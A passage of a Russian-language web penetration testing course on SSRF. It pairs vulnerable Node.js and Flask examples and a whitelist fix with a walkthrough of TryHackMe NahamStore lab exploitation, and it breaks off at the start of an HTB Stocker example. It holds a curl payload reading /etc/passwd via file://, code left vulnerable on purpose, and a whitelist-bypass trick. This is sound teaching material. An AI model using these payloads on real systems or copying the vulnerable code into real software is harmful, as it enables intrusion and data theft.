WAPT

Web Application Penetration Testing

6.4.2 SSRF

Оглавление

Что такое SSRF

SSRF (Server-Side Request Forgery) – это атака, которая позволяет отправлять запросы от имени сервера к внешним или внутренним ресурсам.
Например, прочитать произвольный файл или отправить запрос на **localhost** (доменное имя для частных IP-адресов), куда у обычного пользователя нет доступа.
SSRF может эксплуатироваться вслепую (blind) или с получением ответа, что даёт огромные преимущества пентестеру.

Как возникает уязвимость?

Представим ситуацию - у нас есть сервис, который показывает отчёты в PDF. Если мы перехватим запрос, то в его параметрах увидим ссылку, по которой находится файл.




Рис. 1 Параметр с ссылкой на pdf отчет

В приведенном ниже примере пентестер мог указать любой URL (к примеру, google.com). Это означает, что у него была возможность прочитать **HTML** другого сайта. Фильтров не было почти никаких.

Казалось бы, можно вставить любую ссылку!
Но дело в том, что парсеры (синтаксические анализаторы) поддерживают не только схемы *http* или *https*, но и *file*, *ldap*, *gopher*, *dict*, *ftp*.
Чаще всего **SSRF** можно довести до **LFI** (получение доступа к информации с помощью специально сформированного запроса) путём включения файла через схему *file*.
Payload будет выглядеть так: *file:/// etc/passwd*.
И если **payload** сработает, то мы получим простейший пример с возможностью читать локальные файлы.

Примеры уязвимого кода

```
const axios = require('axios');
const express = require("express");
const app = express();

app.get('/example', async (req, res) => {
    try {
        // Принимаем параметр url ниже
        const response = await axios.get(req.query.url);
        // Высылаем ответ
        res.send(response.data);
    } catch (err) {
        console.error(err);
        res.send("ERROR");
    }
});

app.listen(3000);
```

Рис. 2. простое приложение на Node.js Express

У нас есть маршрут **example**, который принимает URL-адрес в параметре **url** и показывает ответ через функцию **axios.get** с **HTML**-содержимым любого сайта, т.к ввод не обрабатывается никаким фильтром. Тут и возникает **SSRF**. В предыдущей идентичной концепции было почти тоже самое, но с более сложным кодом и более оптимизированной логикой.
В данном примере мы не можем получить LFI, т.к у парсера нет реализации для других схем. Он предназначен только для HTTP и HTTPS.

Посмотрим следующий код, но уже на python-парсере **urllib**:

```
from flask import request, Flask
from urllib.request import urlopen

app = Flask(__name__)

@app.route('/example')
def example():
    url = request.args.get("url")
    if url:
        response = urlopen(url)
        content = response.read()
        return content

if __name__ == '__main__':
    app.run()
```

Рис. 3. Приложение на Python Flask

Приложение принимаем URL-адрес через параметр url в маршруте example. Далее сервер делает запрос на URL-адрес и с него высылает ответ.
Это позволяет нам получить *LFI* через *SSRF* со схемой *file://*. Дело лишь в парсерах – одни могут использовать только http и https URI-схемы, другие не ограничены только ими.

Payload для нашего приложения будет выглядить следующим образом:

```
curl http://localhost:5000/example?url=file:///etc/passwd
```

Рис. 4. Payload для SSRF в Flask приложении

Защита кода

Для защиты приложений рекомендуются использовать белые списки. Дополнить код можно подобной логикой:

```
const schemesList = ['http:', 'https:'];
const domainsList = ['localhost'];

app.get('/example', async (req, res) => {
  const url = req.query.url;

  const parsedUrl = new URL(url);

  // Проверяем, что наш url содержит только поддерживаемые схемы http и https и домен
localhost.
  if (schemesList.includes(parsedUrl.protocol) &&
domainsList.includes(parsedUrl.hostname)) {
    try {
      const response = await axios.get(parsedUrl.href);
      res.send(response.data);
    } catch (err) {
      console.error(err);
      res.send('ERROR');
    }
  } else {
    res.send('Error: Invalid scheme or domain');
  }
});

app.listen(3000);
```

Рис. 5. Добавлены белые списки в приложение на Node.js Express

Теперь нельзя указывать произвольный URL-адрес. Мы объявили две переменные: *schemesList* под наши схемы, поддерживаемые парсером, а также *domainsList*, указывающий на разрешенный домен.
P.S (Вместо localhost должен быть ваш разрешенный домен)

Анализ уязвимых мест для SSRF

Анализируя общедоступные репорты о найденных SSRF уязвимостях, можно выделить основные точки входа:




Рис. 6. Статистика точек входа SSRF

1. **Parameters** — На диаграмме видно, наибольшее число точек входа. Следует отметить, что параметры могут быть везде – в GET-запросе, в POST-запросе, в GraphQL, в JSON-теле и др.
2. **PDF converter** — Довольно интересная тема, ведь чаще всего SSRF мы получаем через **HTML injection**. Если кратко: код уязвим для **SSRF,** когда в нем используется устаревшая версия конвертера **wkhtmltopdf** или когда он обрабатывается на самом сервере.
3. **File Upload** — В нём **SSRF** можно встретить через **SVG** (XML+image) или **AVI** видеофайлы (в старых библиотеках ffmpeg), которые корректно обрабатываются сервером. **PDF** также частный случай **File Upload**.
4. **Остальное** — Тут собраны самые редкие точки входа по типу заголовков **HTTP**-запроса или как часть **URL**-пути. В основном они были найдены через анализ кода, поэтому их можно вычесть.

Воздействие уязвимости

1. Угон информации от облачных сервисов

   Если атакованная система находится в облачной инфраструктуре, то есть возможность украсть данные от учетных записей или другую ценную информацию. Можно подключиться к аккаунту с определенными правами на всю инфраструктуру.

2. Скан внутренней сети

   SSRF позволяет нам сканировать внутреннюю сеть компании.
   Предположим, на внутреннем хосте работает очень сырой сервис, который нужен для выполнения системных команд. Он принимает в GET-запросе параметр cmd. Тут и появляется возможность получить *reverse shell* через *command injection* (ситуация крайне редкая и требует от нас знание внутренней структуры и сервисов компании).

Выводы

Теперь у нас есть представление, как и где может появится уязвимость, а также понимание как мы можем совершить воздействие через **SSRF**. Рассмотрим еще подробнее некоторые случаи.

Создание методологии

Чтобы развить методологию нахождения точек входа, будем использовать доступные для всех задачи и машины.

Нахождение параметров

Первым делом разберёмся как находить уязвимость в параметрах, так как SSRF уязвимости в них встречаются чаще всего.
Существует несколько способов.

Пассивный

Скачиваем **GAP** (под Burp Suite https://github.com/xnl-h4ck3r/GAP-Burp-Extension) и выставляем в настройках то, что вам необходимо найти.




Рис. 7. Опции для расширения GAP

Далее кликаем по функциям и ссылкам сайта. Расширение запишет все параметры и маршруты в удобное окошко, к которому можно будет обратиться в дальнейшем. Единственное, что вам потребуется сделать – это использовать **GAP** на атакуемый домен после данной манипуляции.




Рис. 8. Запуск GAP из Target

Фаззинг

Фаззинг параметров, анализ **javascript и html кода.** С этим хорошо справляется *paramspider*, который используется для извлечения параметров из веб-архивов. Он подходит больше для автоматизации рутинного процесса **Bug Bounty**, поэтому на задачках, подобных **ctf** можно обойтись **x8 и GAP**.

x8 также является инструментом для скана. В отличие от предыдущих он может перебирать параметры по спискам, а также по индивидуальным

шаблонам. Аналогом может служить **arjun**. Также существует довольно удобный аналог в самом **Burp Suite – param miner**.

Пример поиска и эксплуатации SSRF

SSRF в параметрах

Рассмотрим фаззинг на примере лабораторного задания на **TryHackMe – NahamStore**

Рис. 9. TryHackMe Лаборатория NahamStore

Запускаем машину, выбираем функциональность, нажимаем каждую кнопку, привыкаем к инструментам.
Попробуйте использовать **GAP** и найти интересный для **SSRF** параметр. Следующие шаги можно не повторять, но они будут полезны для закрепления практики и знаний.

Для начала нам нужно взять все URL через **Burp Suite.** На скриншоте ниже показано как это сделать (*Target -> Site map*):




Рис. 10. Получение роутов из Burp Suite

Сохраняем их в файл и сканируем через *Arjun*. Процесс долгий, поэтому можно дальше заняться сайтом. (Через *x8* рекомендую сканировать одиночные маршруты)

```
arjun -i <файл с маршрутами> --headers <Куки файлы если нужны> -m ALL --stable
```

Рис. 11. Опции запуска Arjun

Необходимый параметр *server* в функции *stockcheck* все равно нашёлся через GAP.
Вывод один: пассивный анализ действительно надёжен и удобен.




Рис. 12. Получение роутов из GAP

Посмотрим на запрос:




Рис. 13. Запрос в Burp Suite

И на ответ:

Рис. 14. Ответ в Burp Suite

Интересно следующее:
В server указан субдомен. Также ответ приходит в формате *json*. Вероятно, какая-то микрослужба. Перейдя по домену, видно, что это действительно *API*.




Рис. 15. Ответ от API

Попробуем изменить параметр и укажем несуществующий домен:

Рис. 16. Ручное изменение параметра

Получаем ошибку. Скорее всего здесь используется какой-то фильтр, и мы не можем указывать домены, не входящие в белый список. Если стоит фильтр, то стоит попробовать его обойти, используя особенности *RFC* у *URL*. Обходы фильтров можно найти здесь.
Выбираем наиболее подходящий обход через базовую авторизацию. Наш *payload* будет выглядеть так:

Рис. 17. Пример Payload

Почему это работает? Рассмотрим **URL-адреса согласно RFC**




Рис. 18. Разбор URL адреса согласно RFC

- foo – схема (**http** или **https**)
- example.com:8042 – домен
- /over/there – роут, он же путь или маршрут до ресурса
- ?name – параметр
- #nose – якорная ссылка (нужна для пролистывания странички к определенной ячейке)

Получается структурированная схема **URL**-адреса. Помимо этого, также существует символ @, обозначающий базовую авторизацию. Всё, что вы введёте будет в заголовке **Authorization: Basic <base64 format>**.
Это древний способ авторизации на сайтах и является стандартом **RFC**, поэтому парсеры его по-прежнему поддерживают. И

программист мог просто об этом забыть и допустить ошибку в фильтрах.

То есть всё, что идёт перед символом @ в запросе сервером будет обработано как строка авторизации, но для фильтра будет достаточно того, что в параметре указан домен из белого списка.

Эксплуатация

Первым делом просканируем все порты на *localhost* через *Intruder*. Выставляем режим *Sniper*, ставим метку куда добавлять порт:




Рис. 19. Настройка Intruder

Настраиваем payload на перебор всех портов (от 1 до 65537):




Рис. 20. Настройка Intruder

К сожалению, нашёлся лишь 1 порт - 80. И это порт веб сервера, на котором мы нашли уязвимость




Рис. 21. Результат работы Intruder

А что, если попробовать просканировать субдомены?
Берём любой *wordlist* на домены и запускаем. В итоге мы должны найти *internalapi.nahamstore.thm*.
На нём есть маршрут *orders* (написано в ответе).
Если дописать *orders* в наш *payload*, то мы получим идентификаторы всех заказов.




Рис. 22. Результат ответа из Intruder

Введём `orders/<id>` и получим конфиденциальные данные пользователей, их кредитки и т.п :). Теперь мы научились искать параметры, сканировать *localhost*, а также почувствовали риски *SSRF*.

SSRF через генерацию PDF

В качестве примера рассмотрим машину **Stocker** с сервиса **HTB**. Перейдем сразу к эксплуатации уязвимости. Существует сервис, который генерирует **PDF-**файлы на основе того, что вы положили в свою корзину.




Рис. 23. Корзина сервиса на тачке Stocker


Перехватываем запрос создания PDF-файла:

```
